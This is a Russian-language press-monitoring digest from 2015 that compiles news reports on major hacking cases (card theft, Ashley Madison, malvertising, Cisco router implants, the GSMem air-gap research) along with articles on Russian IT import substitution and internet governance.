По версии следствия, россияне Владимир Дринкман, Александр Калинин, Роман Котов, Дмитрий Смильянец, а также украинец Михаил Рытиков в течение семи лет проникали в компьютерные сети крупных американских и международных компаний, из которых скачали данные более 160 миллионов кредитных и дебетовых карт, которые затем перепродали сторонним покупателям. Прокуратура называет хакерскую атаку крупнейшей в истории США.

16.09.2015, США, ria.ru: Второй обвиняемый в деле "русских хакеров" в США признал себя виновным

Российский гражданин Дмитрий Смилянец, которого обвиняют в США в одной из крупнейших хакерских атак в истории страны, признал свою вину, сообщило агентство Рейтер из зала суда штата Нью-Джерси.

Ранее по данному делу признал себя виновным россиянин Владимир Дринкман, который, как и Смилянец, был экстрадирован по запросу США из Нидерландов. Дринкман, Смилянец, еще двое граждан РФ и

один гражданин Украины обвиняются в краже более 160 миллионов номеров кредитных карточек, что, по мнению властей США, нанесло ущерб на сотни миллионов долларов.

Дмитрий Смилянец

Смилянец признал себя виновным в сговоре с целью компьютерного мошенничества. Следствие заявляет, что в 2003 году обвиняемые начали красть номера карт из сетей финансовых компаний, торговых и процессинговых фирм. В частности, Смилянец обвиняется в том, что продавал данные оптовым покупателям за 10-50 долларов за один номер кредитный карточки, в зависимости от страны, в которой она была выпущена.

Ущерб от действий хакеров только в случае трех наиболее пострадавших компаний превысил 300 миллионов долларов. Среди пострадавших компаний оказались сети магазинов 7-Eleven, Carrefour, JC Penney, авиакомпания JetBlue и фирма Heartland Payment Systems.

Признав себя виновным, Смилянец рискует 30-летним тюремным сроком. Приговор по его делу намечен на 13 января 2016 года.

Власти США разыскивают по данному делу российских граждан Александра Калинина и Романа Котова, а также гражданина Украины жителя Одессы Михаила Рытикова.

Взломы, атаки

Пентагон сообщил об атаке почтовых данных со стороны российских хакеров

11 августа 2015, США, yasnonews.ru

Как сообщают, ссылаясь на неназванных должностных лиц Пентагона, американские СМИ, в том числе NBC и The Daily Beast, хакеры, взломавшие систему электронной почты, находятся в России. Хакеры отправляли сотрудникам Пентагона письма, в которых предлагалось ввести личные данные своей учетной записи в военной сети. Американские военные уверены, что за недавней «кибератакой» на Пентагон — взломом системы электронной почты — стоят «российские хакеры», но Белый дом не торопится с выводами, пишет издание New York Post.

По словам чиновников, атака была осуществлена в отношении систем электронной почты Пентагона, не имеющих гриф секретности. «Действия злоумышленников коснулись примерно четырех тысяч военных и гражданских сотрудников КНШ», — уточнили в Пентагоне. Атака была обнаружена почти сразу после ее осуществления.

Он говорит, что Россия обладает широкими возможностями для кражи государственных секретов, однако в целом Китай представляет более серьезную угрозу для кибербезопасности США, поскольку китайцы используют «ресурсы служб национальной безопасности для получения информации об экономике США».

Хакеры ИГ похитили личные данные американских военных

12 августа 2015, США, wek.ru

Хакеры, утверждающие, что сотрудничают с террористической группировкой «Исламское государство» (ИГ), заявили о получении доступа к именам, номерам телефонов, адресам и паролям электронной почты американских военных из нескольких ведомств.

Эту информацию также прокомментировали и в Миноборны США. В Пентагоне сообщили, что знают о заявлении, однако подтвердить его достоверность на данный момент не могут. При этом было отмечено, что безопасность сотрудников по-прежнему остается приоритетом.

О том, что хакерам удалось заполучить доступ к личным данным служащих ВВС, ВМФ, НАСА, а также работников портов в штатах Нью-Йорк и Нью-Джерси, в своем Twitter-аккаунте опубликовал сообщение британец Абу Хуссейн Аль-Британи (настоящее имя — Джунаид Хуссейн), которого подозревают в сотрудничестве с ИГ.

После публикации сообщения аккаунт мужчины был заблокирован. Насколько свежими являются представленные сведения и актуальны ли они до сих пор, он не уточнил.

Хакеры, связанные с ИГ, уже не первый раз заявляют о себе. Ранее хакеры «Киберхалифата» взломали сайт Malaysia Airlines. В результате, на главной странице сайта малайзийской компании вместо расписа-

ния рейсов и логотипа посетители могли лицезреть изображение лайнера Malaysia Airlines и надпись "404 - самолет не обнаружен".

Кроме того, группировка Lizard Squad взяла на себя ответственность за взлом аккаунтов Центрального командования США в Twitter и YouTube, а также публикацию служебных номеров телефонов некоторых высокопоставленных военных.

Кроме того, хакеры, действующие от имени «Исламского государства», взломали телепередающее оборудование, сайт и аккаунты социальных сетей популярного французского телеканала TV5Monde.

В числе сообщений, которые были опубликованы в аккаунтах телеканала в соцсетях, содержались угрозы в адрес французских военнослужащих, которые принимают участие в операциях против исламистов в Африке и на Ближнем Востоке. На страничках сайта киберпреступники разместили экстремистские лозунги.

«Исламское государство» — террористическая группировка, запрещенная в ряде стран, в том числе в России. Организация появилась в Ираке, сформировавшись на остатках «Аль-Каида», которая незадолго до этого лишилась своего лидера Абу Мусаба аз-Заркави. Возглавил новую структуру, которая стала называться «Исламское государство Ирака и Леванта» («ИГИЛ»), некий аль-Багдади.

WSJ: хакеры получили данные о налогах 330 тыс. американцев

18 августа 2015, США, politrussia.com

В вопросах кибербезопасности США разгорается очередной скандал. Согласно информации, опубликованной The Wall Street Journal, личные данные около трехсот тридцати тысяч американских налогоплательщиков попали в руки хакеров. Такое стало возможным после взлома сайта Службы внутренних доходов (СВД) - Internal Revenue Service, на котором налогоплательщики управляют своими профилями с помощью приложения Get Transcript.

После происшествия ведомство заверило граждан, что улучшит работу над вопросом безопасности функционирования приложения.

«СВД серьезно относится к безопасности данных налогоплательщиков, и мы работаем над улучшением безопасности Get Transcript, включая такие меры, как усовершенствование протоколов аутентификации личности налогоплательщиков», — сказано в официальном сообщении Службы внутренних доходов.

В знак компенсации, СВД оповестила всех пострадавших пользователей о возможности получения бесплатной кредитной гарантии и идентификационных номеров.

Взлом сайта для неверных супругов Ashley Madison

20 августа 2015, Россия, Москва, монитор, иа

19.08.2015, Канада, ria.ru: CNN: хакеры выложили данные пользователей сайта для неверных супругов

Хакеры, взломавшие канадский сайт Ashley Madison — сервис для неверных супругов, которые ищут знакомств "на стороне", выложили в открытый доступ данные пользователей, сообщает телеканал CNN.

Сайт знакомств, который принадлежит канадской компания Avid Life Media, создан для того, чтобы помогать супругам изменять своим вторым половинам. Девиз сайта — "Жизнь коротка. Заведи роман".

Ранее хакеры угрожали выложить в открытый доступ данные 37 миллионов пользователей, если владельцы сайта не удалят его.

В сообщении телеканала не указано точное количество пользователей, чьи данные были обнародованы. Они опубликованы в "темной паутине" — части интернета, которую не находит Google и большинство других поисковых систем. Согласно норвежскому эксперту в области ИТ Перу Торсхайму (Per Thorsheim), доступ к такой области можно получить лишь через специальный браузер Tor.

Торсхайм сообщил, что опубликованные данные включают информацию об именах пользователей, номера кредитных карт, а также количество потраченных на сайте денег.

Владельцы сайта назвали случившееся преступным действием, направленным против пользователей сайта.

20.08.2015, Канада, ria.ru: Хакеры, взломавшие сайт для неверных супругов, обнародовали код

Хакеры, называющие себя "Командой воздействия", опубликовали вторую партию украденных данных и программный код сайта Ashley Madison.

Хакеры выложили в сеть программный код сайта, сообщил агентству Рейтер глава компании TrustedSec, работающей в сфере кибербезопасности.

По данным эксперта, в четверг хакеры, называющие себя "Командой воздействия" (Impact Team), опубликовали вторую партию украденных данных, которые также включали в себя внутреннюю переписку основателя и исполнительного директора сайта Ноэля Бидермана (Noel Biderman).


Ко всему прочему, они отправили сообщение Бидерману: "Эй, Ноэль, теперь тебе придется признать, что это правда".

По данным агентства, скорее всего это сообщение является ответом хакеров на заявление компании о том, что опубликованные во вторник данные являются ложными.

Как выяснилось позднее, более 15 тысяч адресов пользователей оказались зарегистрированы на военных и правительственных серверах.

Даже не подключенный к Интернету компьютер можно взломать

29 августа 2015, Израиль, hi-tech.mail.ru



Ученым из израильского университета им. Д. Бен-Гуриона удалось взломать персональный компьютер, который не подключен к сети Интернет, с последующей передачей с него данных. Вредоносное программное обеспечение GSMem, разработанное ими, устанавливается на съемный носитель, к примеру, на флешку. Затем ПО выполняет запуск на компьютер вируса, который собирает необходимую информацию, и она впоследствии передается по каналам GSM, UMTS и LTE.

Исследователи утверждают, что отсутствие Интернет подключения не является абсолютной гарантией того, что компьютер не будет скомпрометирован. Они также полагают, что вирусная атака Stuxnet, состоявшаяся в январе 2015 года и чуть не сорвавшая работу завода по обогащению урана в Иране, была реализована именно таким способом.

Конечно же, в запуске вируса со съемного носителя нет ничего необычного. Интересно то, что ученые показали возможность контроля обмена сигналами между памятью и процессором с параллельным созданием радиоволн на частотах диапазонов GSM, UMTS и LTE. Если поблизости от взламываемого компьютера будет находиться устройство, способное принимать такие волны, к примеру, мобильный телефон или GSM-модем, то передача данных вполне реализуема.

Правда, скорость обмена невысока – 1-2 бита в секунду на расстоянии до 5 м от компьютера. Но даже в этом случае технология эффективна, так как позволяет получить ключи шифрования или пароли, которые впоследствии могут использоваться для доступа к большим массивам данных.

Это справедливо и для компьютеров в учреждениях. Пронести флешку или залить на носитель программное обеспечение, присланное на ПК с подключением к Интернету, а затем использовать его на неподключенном компьютере часто несложно. Данные же может получить другой человек, находящийся в соседнем кабинете или на улице.

Для демонстрации находки ученые использовали флешку с установленным на нее вредоносным программным обеспечением GSMem и телефон Motorola C123, выпущенный в 2006 году. Устройство было выбрано потому, что имеет сравнительно слабую антенну и работает под управлением программного обеспечения OsmocomBB с открытым кодом. Кроме того, многие технологические компании и государственные учреждения, которые работают с секретной информацией, запрещают сотрудникам пользоваться смартфонами. Исследователи отмечают, что если в эксперименте задействовать более современные гаджеты, то скорость передачи данных и максимальное расстояние от ПК можно увеличить в несколько раз.

Хакеры похитили 225 тысяч аккаунтов для устройств Apple

02 сентября 2015, Китай, postsovet.ru

Злоумышленники смогли похитить около 225 тысяч аккаунтов для устройств Apple. Пострадали пользователи гаджетов, сделавших так называемый джейлбрейк - взлом операционной системы с целью открытия доступа к файловой системе и установки приложений не через App Store.

Хакеры украли учетные записи Apple ID при помощи вредоносной программы KeyRaider, которая использует китайские библиотеки приложений,

позволяющие владельцам iPhone и iPad напрямую загружать и делиться своими собственными играми.

Пользователи самостоятельно через сервис Cydia скачивали вирус, а тот перехватывал трафик iTunes, воровал данные учетных записей, а также сертификаты и секретные ключи шифрования. После этого мошенники либо требовали выкуп у пользователя, либо просто использовали его платежные средства.

Стоит отметить, что основное число пострадавших проживает в Китае, поскольку вирус распространяется через сторонние магазины приложений из Поднебесной. Кроме того, действие угрозы замечено в России, Франции, Японии, Великобритании, США, Канаде, Германии, Австралии, Израиле, Италии, Испании, Сингапуре и Южной Корее. Отмечены и случаи несанкционированного снятия денег со счетов отдельных пользователей.

Хакеры GhostSec против исламских террористов

07 сентября 2015, iksmedia.ru

Хакерская группировка GhostSec, заявляющая о своей принадлежности к объединению Anonymous, сообщила о том, что ведет активные действия против вебсайтов и аккаунтов в социальных сетях, используемых «Исламским государством».

На первом этапе хакерам удалось составить список аккаунтов в Twitter, замеченных в распространении пропагандистской информации ИГ, а также принадлежащих членам этой организации. GhostSec предоставила этот список администрации Twitter, в результате чего свыше 60 тысяч аккаунтов, связанных с ИГ, были удалены.

Это вдохновило хакеров на более активные действия. Они сообщают об успешных DDoS-атаках на ресурсы «Исламского государства», взломе пропагандистских сайтов и похищении важной для террористов информации. Последним достижением GhostSec стал перехват сообщений, которыми обменивались члены ИГ. Представители хакеров утверждают, что уже предоставили эти данные в распоряжение международных правоохранительных структур. GhostSec заявляет, что видит своей миссией «полную ликвидацию онлайн-присутствия «Исламского государства» и подобных ей террористических группировок».


«Исламское государство» является террористической организацией, деятельность которой запрещена законом во многих странах, в том числе и в РФ.

Мошеннические атаки на WhatsApp (обзор)

09 сентября 2015, Россия, Москва, монитор, иа

28.08.2015, США, esetnod32.ru: Мошенники «раздают» в WhatsApp подарочные сертификаты Starbucks

Антивирусная компания ESET предупреждает о массовой мошеннической рассылке в WhatsApp.



Приглашение к опросу

Мошенники рассылают пользователям мессенджера приглашение пройти простой опрос и выиграть один из 150 сертификатов сети кофеен Starbucks. В образцах рассылки, полученных специалистами ESET, предлагались сертификаты на 500 долларов и на крупные суммы в других валютах.

В рассылке говорится о расширении сети Starbucks, в связи с которым возникла необходимость сбора отзывов клиентов. Рассылка частично персонализирована – каждый пользователь получает сообщение о «расширении Starbucks» в соседнем городе.

Перейдя по ссылке в сообщении, пользователь попадет на страницу для ввода персональных данных (имени, электронной почты, номера мобильного телефона и пр.). В будущем эта информация может

быть использована для подписки на дорогостоящие SMS-сервисы или дальнейших спам-рассылок и звонков. Возможен также другой сценарий атаки с перенаправлением на вредоносные ресурсы.

ESET рекомендует игнорировать спам в мессенджерах, не переходить по ссылкам в подобных сообщениях и не вводить персональные данные на подозрительных площадках.

09.09.2015, Израиль, rueconomics.ru: Хакеры могли получить доступ к данным 200 тысяч пользователей WhatsApp

Данные 200 тысяч пользователей браузерной версии популярного мессенджера WhatsApp могли пострадать в результате кибератаки, сообщает телеканал CNBC со ссылкой на заявление израильской компании Check Point, работающей в области обеспечения интернет-безопасности.

Специалисты Check Point полагают, что в результате действий хакеров могли пострадать пользователи сервиса WhatsApp Web, позволяющего получить доступ к мессенджеру через интернет-браузер на смартфоне или компьютере. Ранее компания сообщала, что активными пользователями мобильного приложения для обмена сообщениями WhatsApp считаются около 900 миллионов человек, около 200 миллионов человек также используют его интернет-версию.

Компания Check Point считает, что хакеры рассылали на случайно выбранные телефонные номера так называемые электронные визитки, содержащие вредоносный код. С помощью него каберпреступники могли замедлить работу системы пользователей, заставить пользователей платить деньги для возобновления работы с данными и получить удаленный доступ к девайсу.

О существующей уязвимости в работе сервиса специалисты сообщили компании WhatsApp 21 августа, а 27 августа проблема была устранена, отмечает телеканал.

Рекламные сети Yahoo распространяли зловреды

09 сентября 2015, США, iksmedia.ru

Исследователи компании Malwarebytes сообщили о том, что рекламные сети Yahoo были использованы хакерами для распространения вредоносного ПО.

По данным экспертов, атака началась 28 июля; рекламные баннеры, прошедшие автоматическую проверку Yahoo, распространяли набор эксплойтов Angler. Вероятно, этим обстоятельством хотя бы отчасти объясняется то, что Angler резко вырвался на первое место в списке самых популярных у киберпреступников инструментов, повысив свою долю рынка с 25 до 83 процентов на протяжении текущего года.

Все более популярной становится и сама техника распространения зловредов с помощью рекламы (malvertising). По оценкам компании RiskIQ, подобные атаки только на протяжении первого полугодия текущего года показали рост в 260%. При этом злоумышленникам удается успешно обходить все процедуры безопасности, предусмотренные даже самыми крупными компаниями: за последнее время к распространению вредоносной рекламы оказались, помимо Yahoo, причастны, например, Google и AOL. Это особенно тревожно, поскольку ставит под угрозу безопасность миллиардов пользователей во всем мире.

Представители Yahoo уже сообщили о пресечении атаки, поблагодарив Malwarebytes за предоставленную информацию. Компания также заверила, что постоянно работает над совершенствованием процедур безопасности, чтобы свести к минимуму риски для пользователей.

Чуров: хакеры из США пытались взломать сайт ЦИК

13 сентября 2015, Россия, Москва, politrussia.com

По словам главы ЦИК Владимира Чурова, накануне единого дня голосования была зафиксирована атака на сайт Центризбиркома (http://www.cikrf.ru) компанией, расположенной в США. В частности, Чуров сообщил: «Вчера около 23:22 была попытка взломать наш сайт и заменить данные на нем, интенсивность атаки составила 50 тыс. запросов в минуту. Сделать это не удалось, но злоумышленника мы вычислили — это некая компания из Сан-Франциско».

Глава ЦИК добавил, что, возможно, Центризбирком обратится к американскому закону о кибербезопасности и в компетентные органы США. Чуров подчеркнул, что государственная автоматизированная система «Выборы» работала штатно. «На данный момент сбоев с вводом данных нет», - подвел итог Чуров.

Обнаружены новые атаки на роутеры Cisco

15 сентября 2015, США, xakep.ru

Эксперты в области информационной безопасности из Mandiant (подразделение производителя систем защиты от угроз FireEye) обнаружили новые виды атак на корпоративные маршрутизаторы Cisco. Выяснилось, что хакеры незаметно для компаний могли собирать огромное количество данных.

Кибернападение заключалось в установке мошенниками собственной операционной системы SYNful в роутеры Cisco вместо штатной платформы Cisco IOS. На подменной ОС роутер работает без видимых изменений, но находится под контролем злоумышленников, которые могут удаленно выполнять команды для доступа к корпоративным и другим данным.

Зараженными оказались 14 роутеров Cisco, установленных в компаниях на Украине, Филиппинах, а также в Мексике и Индии. Судя по записям журналов инфицированных устройств, подобные атаки осуществлялись не меньше года. При этом система SYNful могла использоваться для заражения оборудования других производителей.

В Mandiant говорят, что взлом маршрутизаторов Cisco применялся для атак на некоторые правительственные учреждения и промышленные компании. По словам экспертов, средства защиты от обнаруженных кибернападений пока не разработаны.

ИНДИКАТОРЫ РАЗВИТИЯ: АНАЛИТИКА. ТЕНДЕНЦИИ. ИССЛЕДОВАНИЯ

ОК-информ: как импортозаместить IT-сферу?

11 августа 2015, Россия, Москва, ok-inform.ru

Немногие знают имена отечественных производителей информационных технологий. Через какие тернии проходят российские айтишники, и какие звезды они открывают, разбирался корреспондент «ОК-информ».

НЕ ВСЕ САНКЦИИ ОДИНАКОВО ПОЛЕЗНЫ

Рынок информационных технологий в России долгое время работал в тесном сотрудничестве с мировыми брендами. Он хоть и не был таким масштабным, как, например, в США, но постепенно развивался и укреплялся. С осени прошлого года в связи с политической ситуацией и введением санкций, правительство начало продвигать протекционистские действия, которые затронули не только сферу продуктов питания, но и все отрасли, зависимые от иностранной экономики. Следствием импортозамещения в области программного и аппаратного оборудования и введения закона «О персональных данных» может стать падение российского рынка программного обеспечения на 10%, прогнозируют аналитики компании Statista. Отрасль уже пострадала в прошлом году, упав, по оценкам аналитической фирмы IDC, на 16% в долларовом исчислении. Правда, в национальной валюте рынок прошлого года показал рост.

Протекционистские действия правительства и сложившуюся в связи с этим ситуацию многие воспринимают не как крах отечественной отрасли информационных технологий, а как возможность развития своих конкурентоспособных компаний. При этом многие эксперты отмечают, что полностью перейти на ПО российских производителей вряд ли удастся. Для этого нет ни оборудования, ни аналогов программ, ни потребности у пользователей.

«Внедрять новую ОС довольно тяжело, так как надо разрабатывать не только систему, но и программное обеспечение, совместимое с ней, - отмечает специалист в области информационных технологий Елизавета Бычина. - В нашей стране народ уже привык к одной системе и определенным программам. Вряд ли кто-то из не профессионалов захочет снова изучать что-то новое. Более простой и выгодный для разработчиков способ - адаптация свободного ПО. Например, известной системы Linux».

«Большинство существующих национальных операционных систем - это производные варианты дистрибутивов Linux, а Linux на данный момент так и не смог получить широкого распространения, не считая своего мобильного отпрыска Андроида, - подчеркивает технический евангелист и менеджер по инновациям проекта ReactOS Александр Речицкий. - По разным оценкам доля всех дистрибутивов на основе Linux на компьютерах и ноутбуках в мире не превышает 2-3%. Ведь основная проблема Linux - слабая поддержка со стороны производителей устройств и отсутствие драйверов для существующего оборудования».

Аналитики говорят, что от недавнего решения правительства не снижать торговые пошлины на IT-продукты пострадают, в первую очередь, крупные западные компании, работающие в России: Microsoft, Google, IBM и другие. У отечественной отрасли, наоборот, появится возможность проявить себя и сделать свой продукт более привлекательным не только для национального IT-рынка, но и для импорта, который в прошлом году снизился на 4%. В условиях падения рубля и ухода зарубежных производителей ПО с российского рынка отрасль демонстрирует не только снижение показателей, но и изменения в

структуре. На смену отмирающим сферам пришло бурное развитие мобильных и облачных технологий и компьютерной безопасности. В целом, аналитики компании Statista прогнозируют рост отрасли к 2018 году.

ФАНТОМНЫЙ «ПАТРИОТ»

К 2018 году планировалось полностью завершить масштабный проект по созданию национальной операционной системы «Патриот», которая обещала сделать революцию в сфере российских IT-технологий. Разработчики предполагали построить систему на новейших технологиях и отойти от адаптации системы Linux. Для реализации грандиозного проекта планировалось собрать 38,5 млн рублей, но многие российские граждане скептично отнеслись к заявленной сумме: не будет ли новая операционная система содержать столько же системных ошибок, сколько было орфографических в официальном описании проекта? В итоге 57 спонсоров-патриотов собрали всего 31 тысячу рублей. На этом проект закрыли.

С противоположной проблемой столкнулась компания Digital Zone, разрабатывающая проект российской операционной системы «Фантом». Фирма решила оправдать звание настоящего российского проекта и отказалась не только от системы Linux в качестве базы для ОС, но и от плагиата в интерфейсе. Принципиально новых технологий разработчики не обещали, однако они собрали существующие в таких сочетаниях, которые не встречались ранее. Многие специалисты считают систему революционной и опередившей свое время на несколько лет. Разработчики перестарались и предложили зарождающемуся IT-рынку России систему, не способную функционировать в полной мере, в первую очередь из-за отсутствия совместимого ПО и подходящих устройств.

Не столь революционная, но и более перспективная ReactOS - еще одна операционная система, разрабатываемая в России. Проект при этом нельзя назвать национальным, потому что над ним трудятся программисты в разных странах, да и базируется он хоть и не на Unix-подобных системах, от которых шарахаются многие российские компьютерщики, но на самой популярной Windows NT. Последнее позволяет системе не только визуально быть близнецом известной всем операционки, но запускать ПО, созданное под Windows.

<<...Как показывает практика, чем проще проект, тем лучше. Первое место в плане импортозамещения в разделе клиентских операционных систем заняла ОС «РОСА Linux»...>>

«ReactOS, с одной стороны, бесплатна и имеет открытый исходный код (как Linux). С другой стороны, система имеет удобный привычный интерфейс и высокую совместимость с популярными программами и устройствами (как Windows), - рассказывает технический евангелист и менеджер по инновациям проекта ReactOS Александр Речицкий. - Перспективы у проекта хорошие, особенно в условиях потенциальных санкций и недовольства пользователей новыми версиями Windows.

Сейчас проект ReactOS российских специалистов подобрался к успеху ближе всех. В этом году он вошел в государственную программу по импортозамещению, заняв второе место в категории «Клиентские операционные системы/Серверные операционные системы». Таким образом, разработчикам не только не придется тратить время и деньги на создание совместимого ПО, они не только привлекут пользователей, привыкших к Windows-интерфейсу, но, если проект будет успешным, получат государственную поддержку. Однако, если проект станет чересчур успешным, у компании Microsoft может не хватить терпения, и тогда судебные разбирательства приостановят развитие проекта.

Как показывает практика, чем проще проект, тем лучше. Первое место в плане импортозамещения в разделе клиентских операционных систем заняла ОС «РОСА Linux», так как она уже используется некоторыми государственными структурами и обычными гражданами. «У дистрибутива есть уникальные идеи и инструменты, типа ABF, Точки РОСЫ и базы оборудования, которые выделяют его на фоне остальных. Также переработанный профессиональный дизайн КДЕ очень приятен глазу, - говорит пользователь ОС «РОСА Linux» Андрей Пономаренко. - Стоит учесть, что среди русских дистрибутивов (т. е. собираемых и поддерживаемых на территории РФ - прим. ред.) с хорошим уровнем поддержки есть только два, и один из них - «РОСА». Поэтому чисто статистически половина людей, предпочитающих русский софт иностранному, будет выбирать именно ее».

Уже из названия понятно, что система создана на базе системы Linux. В июле этого года вышла 6 версия линейки Desktop Fresh R. О финансовой поддержке пока не беспокоится Николай Гутман, 16-летний разработчик «первой национальной операционной системы» RussianOS.

«Я с 7 лет был заинтересован в операционных системах», - рассказывает Николай Гутман об идее проекта. - В 13 лет я начал клепать простые 2D-игры, потом 3D. Затем я понял, что все-таки хочу создать свою систему, и добавить туда необходимые именно мне функции».

Юноша работает над проектом самостоятельно, и уже разработал Pre-Alpha версию с проработанным графическим интерфейсом. Это только первые шаги к настоящей операционной системе, однако они уже сделаны, а у разработчика большие планы на будущее. «На данный момент я работаю над реализацией Pre-Alpha 0.3 версии системы, где я планирую улучшить графический интерфейс, - рассказывает Николай. - В планах - реализовать улучшенный родительский контроль, поскольку я считаю, что то, что сейчас показывают в других системах, сложно назвать родительским контролем».

Конечно, пока проект не может конкурировать с масштабными разработками других компаний, да и ждать новых версий и новшеств приходится долго. Но в дальнейшем, если разработки Николая Гутмана привлекут спонсоров и специалистов, проект, возможно, выйдет на серьезный уровень и будет реализован.

ЛЕКАРСТВО ОТ ВИРУСОВ

В прикладном программном обеспечении самими известными продуктами стали антивирусные программы «Антивирус Касперского» и «Dr. Web». Пока пользователи теряют средства, программисты получают деньги за успешные антивирусные проекты. Российский бизнес от атак хакеров отбивается слабо и нерешительно, поэтому за последние 4 года количество нападок резко увеличилось и составило, по данным Лаборатории Касперского, около 90 млн случаев, а потери оцениваются в 2,5 млрд долларов в год.

В июле в Санкт-Петербурге начала работу лаборатория кибербезопасности «247lab». Эта организация занимается интернет-безопасностью отечественных компаний. От нападок хакеров особенно страдает малый бизнес, которого немногочисленным в стране компаниям по кибербезопасности защищать не выгодно. При этом за несколько недель работы петербургской лаборатории было установлено, что из 137 исследованных сайтов только 2 не содержат ошибок, серьезно угрожающих безопасности компаний.

«Малый и средний бизнес долго находились в серой зоне с точки зрения информационной безопасности, - комментирует ситуацию представитель компании Андрей Молчанский. - Крупным аудиторам они не интересны, так как те привыкли к огромным бюджетам. Сами владельцы компаний, как правило, уверены, что их никто не взломает, что это опасность только для корпораций. Однако большинство сайтов ломают не с целью сломать конкретный сайт, а просто сканируя в автоматическом режиме. Хакер находит дыру, эксплуатирует ее, либо получая данные пользователей на продажу, либо просто используя ваш сервер для увеличения мощности своих следующих атак».

<<.....от недавнего решения правительства не снижать торговые пошлины на IT-продукты пострадают, в первую очередь, крупные западные компании, работающие в России: Microsoft, Google, IBM и другие...>>

Однако российские успешные проекты не ограничиваются сферой кибербезопасности. Многие пользуются продукцией компаний Abbyy и «1С». Есть более узконаправленные компании, обеспечивающие IT-поддержку различных сфер: сотовая связь (CBOSS), системные утилиты (Paragon Software Group), бизнес проекты («Бюро Пирогова») и др. Услуги и продукция этих компаний распространяются за пределы Российской Федерации, что и составляет часть отечественного IT-экспорта.

Набирает обороты и отечественный рынок мобильных приложений. В условиях изменения курса валют некоторые заграничные мобильные программы для IOS и Android подорожали, в то время как отечественные разработки не изменили цены и стали дешевле. Рост доллара и евро не только освобождает рынок для российских производителей, но и побуждает их искать большую выгоду за границей, куда устремляются квалифицированные кадры.

Invincea: с помощью вредоносной рекламы злоумышленники могут заработать $1 млрд.

13 августа 2015, США, securitylab.ru

В июне было зафиксировано наибольшее количество атак с использованием мошеннических рекламных объявлений.

Вредоносная реклама является одной из наибольших угроз в сфере безопасности. Если так и будет продолжаться, то злоумышленники смогут причинить вред на сумму в $1 млрд до конца текущего года. Об этом сообщили исследователи фирмы Invincea, занимающейся вопросами кибербезопасности.

В своем докладе компания рассказала, что сумела заблокировать около 2100 атак с использованием вредоносной рекламы. В июне было зафиксировано наибольшее количество подобных случаев. Исследователи связывают это с многочисленными эксплоитами для уязвимостей нулевого дня, которые были интегрированы в наборы эксплоитов, используемые для размещения мошеннической рекламы в указанный период.

Потратив всего $6 тыс. (средняя стоимость за тысячу рекламных online-объявлений составляет $2,90), злоумышленникам удалось заработать полмиллиарда долларов. В пересчете на год, кампании по размещению мошеннической рекламы позволят преступникам получать доход на сумму в $1 млрд.

Stratfor: Россия и Китай бросают вызов западной концепции интернета

15 августа 2015, США, ria.ru

Архитектура интернета и способы его регулирования сформировались в стране его происхождения, в США. Неудивительно, что Россия и Китай поднимают вопрос сетевой безопасности, отмечает разведывательно-аналитическая компания...

Россия и Китай будут придерживаться политики единого фронта, бросая вызов западной концепции интернета, считает американская разведывательно-аналитическая компания Stratfor.

С точки зрения пользователей, абстрактный мир интернета не привязан к границам, однако инфраструктура сетей неотделима от географии. Геополитика естественным образом влияет на деятельность заинтересованных сторон, отмечают аналитики компании в статье, опубликованной на ее официальном сайте.

Единого органа, диктующего направление развития интернета, не существует. Однако, отмечает Stratfor, архитектура интернета и способы его регулирования сформировались в стране его происхождения, в США. В нынешней конструкции сетей доминируют западные технологии и компании, причем американское правительство сохраняет влияние на некоторые ключевые функции, такие как управление сетевыми адресами.

Неудивительно, что Россия и Китай поднимают вопросы сетевой безопасности и управления интернетом, пишет Stratfor. Ведь в рамках ШОС и БРИКС эти государства стремятся противодействовать экономической, политической и военной власти США, отмечают аналитики компании.

В качестве примера совместных действий Москвы и Пекина в этой сфере в статье приводится Международный кодекс поведения в области информационной безопасности, который Россия, Китай и другие страны ШОС представили в ООН в январе.

Кроме того, с 1 сентября в России вступит в силу закон о локализации баз персональных данных россиян на серверах, расположенных на ее территории. Это потребует от таких компаний, как Google, Facebook или Twitter, построить центры обработки данных в России, если они хотят продолжать бизнес в этой стране. Китай придерживается еще более жесткой политики в сфере контроля над интернет-пространством, чем Россия, отмечает Stratfor.

Аналитики компании противопоставляют две многосторонние модели управления интернетом. В одной из них сторонами являются национальные правительства, диктующие свои правила, именно эту модель отстаивают Россия и Китай, полагает Stratfor. В нынешней же модели управления интернетом стороны – это лица и организации, заинтересованные в данной системе и имеющие равное право голоса.

Стремительно растущая во всем мире озабоченность по поводу безопасности сети подкрепляет аргументы России и Китая, особенно после разоблачений Сноудена, пишет Stratfor. По мнению компании, Москве и Пекину не удастся фундаментально изменить принципы управления интернетом, но они смогут укрепить контроль над сетью на территориях своих стран.

Фильтрация и блокирование интернета: мировой опыт

Опыт регулирования некоторых видов интернет-контента в странах мира

Законодательная база	Фильтруемые ресурсы	Регулирующие органы	Механизм фильтрации
ВЕЛИКОБРИТАНИЯ			
Контроль доступа к интернету (Билль о детской порнографии), 2006; Акт о защите детей; Акт о сексуальных преступлениях, 2003	Список запрещённых ресурсов	Фонд интернет-наблюдения; Совет по безопасности детей в интернете	Блокирование на уровне оператора связи (интернета) доступа к сайтам, содержащим непристойные изображения несовершеннолетних; криминальный и разжигающий расовую ненависть контент в Великобритании Стандарты саморегулирования интернет-контента и интернет-сервисов операторами связи: сетевая или локальная фильтрация; фильтрация интернет-контента для несовершеннолетних Классификация коммерческого контента операторами мобильной связи – «Кодекс практики новых форм контента»
США			
Акт о защите детей от интернета, 2001; Акт о защите частной жизни несовершеннолетних, 1998	Информация непристойного и порнографического содержания; материалы, вредные для несовершеннолетних	Федеральная комиссия по связи США	Фильтрация интернет-контента в школах и публичных библиотеках, университетах

Патрушев: число атак на информационные системы органов власти растет

